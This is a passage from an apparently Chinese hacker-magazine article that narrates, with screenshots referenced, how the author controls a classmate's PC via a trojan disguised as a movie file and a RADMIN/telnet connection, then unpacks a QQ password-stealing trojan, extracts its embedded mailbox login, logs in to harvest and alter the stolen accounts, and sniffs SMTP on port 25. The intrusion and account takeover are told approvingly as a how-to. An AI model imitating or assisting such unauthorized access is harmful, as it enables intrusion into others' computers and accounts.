如果看到图5和图6的显示就说明传完了，在SHELL里直接输入svchost.exe，就运行了那个服务端了。

OK，运行后，我们打开RADIM来试下吧！添上IP，如图7，




图5




图6




图7




图8

点“确定”就远程TELNET上去了，显示如图8：

搞定了，来找找我要的东西吧，打开他的文件管理，在F盘找到了电影，图9。HoHo，还看到我刚才给他的那个有问题的文件“最新大片”呢，呵呵！好了，下什么呢？慢慢选去咯，当然不能和同学说了，要不估计下次没有人敢和我说话了！怕说话都会被溢出，HoHo！！




图9

反窃密

图009

最近问我要QQ的同学突然增多，一打听才知道，都是运行了我班一美女的文件之后被盗的，后来这位美女澄清此事与她无关，她的QQ已经被盗有一段日子了......

某天，此美女突然在QQ上传来一文件“照片.jpg.scr”，哇靠，不会吧，什么年代了，真是没有一点技术性可言。直接给她回了一个“拜托～对白有点深度好不好！？”，不管，收下先，待会慢慢研究。

下下来，是一个scr文件，jpg的图标。改成exe文件，用PEiD探壳，是用aspack加壳的。如图1所示。





图1

脱壳（呵呵，如何脱壳请大家参看非安全的相关文章），不必在意脱壳后程序能不能运行，因为我们只是查看文件里面的敏感信息。再次用PEiD扫描一下，是用VB写的。再次批评放马者的不专业，如果人家没有VB运行库怎么办？一个字，非常烂（忍不住说了三个字）。接下来我们直接用UltraEdit打开，上下文搜索，查找敏感信息，Look（图2），搜到了信箱和密码。


图2

登陆邮箱，哇，这么多账号密码（图3），




图3

它在外面搞号，我在背后收号，收完删除或者改密码，这招够狠：）

但是现在很多木马都加密了，你在exe文件里面看不到任何你能看懂的信息。怎么办？用嗅探啊。发送给远程smtp服务器的信息都是明文或者简单加密的，除非你发信收信不用同一个邮箱，那我没辙。

还是用上面的木马，运行嗅探工具，我喜欢用commview，小巧而简单。规则里面，过滤25端口（图4）。

过一会就收到东西了（图5），

